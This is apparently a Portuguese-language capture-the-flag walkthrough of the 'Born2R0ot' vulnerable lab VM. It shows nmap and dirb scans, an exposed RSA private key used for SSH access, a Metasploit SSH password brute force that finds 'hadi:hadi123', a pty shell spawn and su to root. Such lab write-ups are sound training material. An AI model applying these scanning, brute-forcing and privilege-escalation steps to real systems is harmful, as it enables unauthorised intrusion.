Born2R0ot

IP da máquina: 192.168.2.106 // MAC: 08:0c:27:29:8b:43

Resultados do nmap:


nmap -sS -sV -O -p- -v 192.168.2.106

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
80/tcp    open  http    Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind 2-4 (RPC #100000)
49045/tcp open  status  1 (RPC #100024)
MAC Address: 08:00:27:20:C7:3D (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```


Resultados do dirb:

dirb http://192.168.2.106

```
---- Scanning URL: http://192.168.2.106/ ----
==> DIRECTORY: http://192.168.2.106/files/
==> DIRECTORY: http://192.168.2.106/icons/
+ http://192.168.2.106/index.html (CODE:200|SIZE:5651)
==> DIRECTORY: http://192.168.2.106/manual/
+ http://192.168.2.106/robots.txt (CODE:200|SIZE:57)
+ http://192.168.2.106/server-status (CODE:403|SIZE:301)
```




Arquivos encontrados:



Index of /icons

Name	Last modified	Size	Description
Parent Directory		-	
README	2017-06-07 22:29	5.0K	
README.html	2017-06-07 22:29	35K	
VDSoyuAXiO.txt	2017-06-07 22:34	1.6K	
a.gif	2017-06-07 22:29	246	
a.png	2017-06-07 22:29	306	
alert.black.gif	2017-06-07 22:29	242	
alert.black.png	2017-06-07 22:29	293	
alert.red.gif	2017-06-07 22:29	247	
alert.red.png	2017-06-07 22:29	314	
apache_pb.gif	2017-06-07 22:29	4.4K	
apache_pb.png	2017-06-07 22:29	9.5K	
apache_pb.svg	2017-06-07 22:29	260K	
apache_pb2.gif	2017-06-07 22:29	4.1K	
apache_pb2.png	2017-06-07 22:29	10K	
back.gif	2017-06-07 22:29	216	
back.png	2017-06-07 22:29	308	
ball.gray.gif	2017-06-07 22:29	233	
ball.gray.png	2017-06-07 22:29	298	
ball.red.gif	2017-06-07 22:29	205	
ball.red.png	2017-06-07 22:29	289	

http://192.168.2.106/icons/VDSoyuAXiO.txt




```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAoNgGGOyEpn/txphuS2pDA1i2nvRxn6s8DO58QcSsY+/Nm6wC
tprVUPb+fmkKvOf5ntACY7c/5fM4y83+UWPG0l90WrjdaTCPaGAHjEpZYKt0lEc0
FiQkXTvJS4faYHNah/mEvhldgTc59jeX4di0f660mJjF31SA9UgMLQReKd5GKtUx
5m+sQq6L+VyA2/6GD/T3qx35AT4argdk1NZ9ONmj1ZcIp0evVJvUul34zuJZ5mDv
DZuLRR6QpcMLJRGEFZ4qwkMZn7NavEmfX1Yka6mu9iwxkY6iT45YA1C4p7NEi5yI
/P6kDxMfCVELAUaU8fcPolkZ6xLdS6yyThZHHwIDAQABAoIBAAZ+clCTTA/E3n7E
LL/SvH3oGQd16xh9O2FyR4YIQMWQKwb7/OgOfEpWjpPf/dT+sK9eypnoDiZkmYhw
+rGii6Z2wCXhjN7wXPnj1qotXkpu4bgS3+F8+BLjlQ79ny2Busf+pQNf1syexDJS
sEkoDLGTBiubD3Ii4UoF7KfsozihdmQY5qud2c4iE0ioayo2m9XIDreJEB20Q5Ta
lV0G03unv/v7OK3g8dAQHrBR9MXuYiorcwxLAe+Gm1h4XanMKDYM5/jW4JO2ITAn
kPducC9chbM4NqB3ryNCD4YEgx8zWGDt0wjgyfnsF4fiYEI6tqAwWoB0tdqJFXAy
FlQJfYECgYEAz1bFCpGBCApF1k/oaQAyy5tir5NQpttCc0L2U1kiJWNmJSHk/tTX
4+ly0CBUzDkkedY1tVYK7TuH7/tOjh8M1BLa+g+Csb/OWLuMKmpoqyaejmoKkLnB
WVGkcdIulfsW7DWVMS/zA8ixJpt7bvY7Y142gkurxqjLMz5s/xT9geECgYEAxpfC
fGvogWRYUY07OLE/b7oMVOdBQsmlnaKVybuKf3RjeCYhbiRSzKz05NM/1Cqf359l
Wdznq4fkIvr6khliuj8GuCwv6wKn9+nViS18s1bG6Z5UJYSRJRpviCS+9BGShG1s
KOf1fAWNwRcn1UKtdQVvaLBX9kIwcmTBrl+e6P8CgYAtz24Zt6xaqmpjv6QKDxEq
C1rykAnx0+AKt3DVWYxB1oRrD+IYq85HfPzxHzOdK8LzaHDVb/1aDR0r2MqyfAnJ
kaDwPx0RSN++mzGM7ZXSuuWtcaCD+YbOxUsgGuBQIvodlnkwNPfsjhsV/KR5D85v
VhGVGEML0Z+T4ucSNQEOAQKBgQCHedfvUR3Xx0CIwbP4xNHlwiHPecMHcNBObS+J
4ypkMF37BOghXx4tCoA16fbNIhbWUsKtPwm79oQnaNeu+ypiq8RFt78orzMu6JIH
dsRvA2/Gx3/X6Eur6BDV61to3OP6+zqh3TuWU6OUadt+nHIANqj93e7jy9uI7jtC
XXDmuQKBgHZAE6GTq47k4sbFbWqldS79yhjjLloj0VUhValZyAP6XV8JTiAg9CYR
2o1pyGm7j7wfhIZNBP/wwJSC2/NLV6rQeH7Zj8nFv69RcRX56LrQZjFAWWsa/C43
rlJ7dOFH7OFQbGp51ub88M1VOiXR6/fU8OMOkXfi1KkETj/xp6t+
-----END RSA PRIVATE KEY-----
```

Criando a chave do SSH:

```
root@kali:~# nano id_rsa
root@kali:~# chmod 600 id_rsa
```

Acessando via SSH:

ssh-keygen -f "/r0ot/.ssh/known_hosts" -R "192.168.2.106"

ssh -i id_rsa martin@192.168.2.106

Usuário: martin // Senha: *não tem senha*

```
root@kali:~# ssh -i id_rsa martin@192.168.2.106
The authenticity of host '192.168.2.106 (192.168.2.106)' can't be established.
ECDSA key fingerprint is SHA256:YGvYXYw8dQn8xgGpWP4AlYshhJ6D4SqY71chPOERGwE.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.2.106' (ECDSA) to the list of known hosts.

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jun  9 20:31:29 2017 from 192.168.0.42

READY TO ACCESS THE SECRET LAB ?

secret password :
WELCOME !
martin@debian:~$
```

Metasploit:

use auxiliary/scanner/ssh/ssh_login

```
Description:
  This module will test ssh logins on a range of machines and report
  successful logins. If you have loaded a database plugin and
  connected to a database this module will record successful logins
  and hosts so you can track your access.

References:
  https://cvedetails.com/cve/CVE-1999-0502/

msf5 auxiliary(scanner/ssh/ssh_login) >
```

Usuário: hadi // Senha: hadi123

```
msf5 exploit(multi/http/playsms_uploadcsv_exec) > use auxiliary/scanner/ssh/ssh_login
msf5 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.2.106
rhosts => 192.168.2.106
msf5 auxiliary(scanner/ssh/ssh_login) > set username hadi
username => hadi
msf5 auxiliary(scanner/ssh/ssh_login) > set pass_file pass.txt
pass_file => pass.txt
msf5 auxiliary(scanner/ssh/ssh_login) > exploit

[+] 192.168.2.106:22 - Success: 'hadi:hadi123' 'uid=1000(hadi) gid=1000(hadi) groupes=1000(hadi),24(cdrom
),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev) Linux debian 3.16.0-4-586 #1 Debian 3.16
.39-1+deb8u2 (2017-03-07) i686 GNU/Linux '
[*] Command shell session 2 opened (192.168.2.110:37299 -> 192.168.2.106:22) at 2020-06-18 18:21:55 -0300
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Sessão aberta:

```
[*] Starting interaction with 2...

id
uid=1000(hadi) gid=1000(hadi) groupes=1000(hadi),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plug
dev),108(netdev)
uname -a
Linux debian 3.16.0-4-586 #1 Debian 3.16.39-1+deb8u2 (2017-03-07) i686 GNU/Linux
```

Root:

```
python -c 'import pty;pty.spawn("/bin/bash")'
hadi@debian:~$ su root
su root
Mot de passe : hadi123

root@debian:/home/hadi# id
id
uid=0(root) gid=0(root) groupes=0(root)
root@debian:/home/hadi# uname -a
uname -a
Linux debian 3.16.0-4-586 #1 Debian 3.16.39-1+deb8u2 (2017-03-07) i686 GNU/Linux
root@debian:/home/hadi#
```